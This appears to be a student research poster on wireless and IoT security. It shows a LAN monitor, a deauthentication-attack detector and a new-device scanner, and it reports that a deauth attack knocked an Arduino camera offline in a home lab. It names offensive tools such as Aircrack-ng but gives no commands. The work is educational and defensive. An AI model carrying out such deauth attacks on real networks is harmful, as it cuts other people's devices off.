
LAN MONITOR UI



Tenda Gateway -> 192.168.0.1
Rapsberry Pi -> 192.168.0.120
Desktop -> 192.168.0.121
Kali Virtual Machine -> 192.168.0.147
Arduino Camera -> 192.168.0.172

Tenda Gateway -> 192.168.0.1
Rapsberry Pi -> 192.168.0.120
Desktop -> 192.168.0.121
Kali Virtual Machine -> 192.168.0.147
Arduino Camera -> 192.168.0.172


DEAUTH ATTACK DETECTOR UI



Secure

Deauth attack in progress

NEW DEVICE DETECTOR UI




```
MAC:  00:0f:00:4a:56:5a, SSID:
MAC:  94:e2:3c:d7:32:3c, SSID: will
MAC:  44:17:93:e3:2d:28, SSID: will
MAC:  a4:b1:c1:d8:a0:e0, SSID:
MAC:  38:00:25:fb:8f:33, SSID:
MAC:  de:f1:b4:e9:16:ac, SSID:
MAC:  8c:c6:81:d8:1d:73, SSID:
```

HARDWARE/SOFTWARE REQUIREMENTS


Aircrack-ng v 1.7.0+	Arduino IDE v 1.8.16+	Kismet v 2022-08-R1+	Python v 3.10+	Tenda RX2Pro Wi-Fi Router
ESP32 WRover-E Board	Kali Linux v 2023.2+	Oracle VirtualBox v 7.0.8+	WinHex v 20.8+	Wireshark v 4.0.7+

RESULTS

BEFORE/DURING ATTACK
Device is streaming normally, and then knocked offline by deauth attack.



DURING/AFTER ATTACK
Device is trying to reconnect, but there are too many deauth frames. Device reconnects 10 seconds after attack is stopped.



CONCLUSION

- I developed a deeper understanding of the vulnerabilities inherent to wireless networks and IoT devices. I had the opportunity to delve into the practicalities of network setup, protocol analysis, and worked with Arduino and Python.
- The project underscored the importance of layered security, given these vulnerabilities. Strong, unique passwords; network encryption; regular network monitoring and audits; MAC address filtering; and robust IoT security protocols all play vital roles in safeguarding networks. Moreover, it is essential to keep all software, firmware, and devices updated to protect against known vulnerabilities.

FUTURE WORKS

- Looking ahead, there are several directions to consider for future work, building upon the foundational knowledge gained in this project:
- Remediation Steps (WIPS/IDS/PMF)
- Implement Certificate-Based Wireless Authentication
- Automation of Attack Processes
- Network Lateral Movement
- Deep Dive into JPEG Extraction and WinHex Usage
- These potential directions for future work could provide valuable insights into more advanced network security techniques, further expanding upon the initial findings of this project

ACKNOLEDGMENTS

I would like to give a special thank you to the Sonoma State University Engineering Department and Dr. Farid Farahmand for guidance and assistance throughout this project. To Dean Wade and Dr. Targett for organizing this program and bringing us all together. To the National Science Foundation for funding the EC3 program. To SRJC's MESA center for always encouraging us to keep pushing the envelope.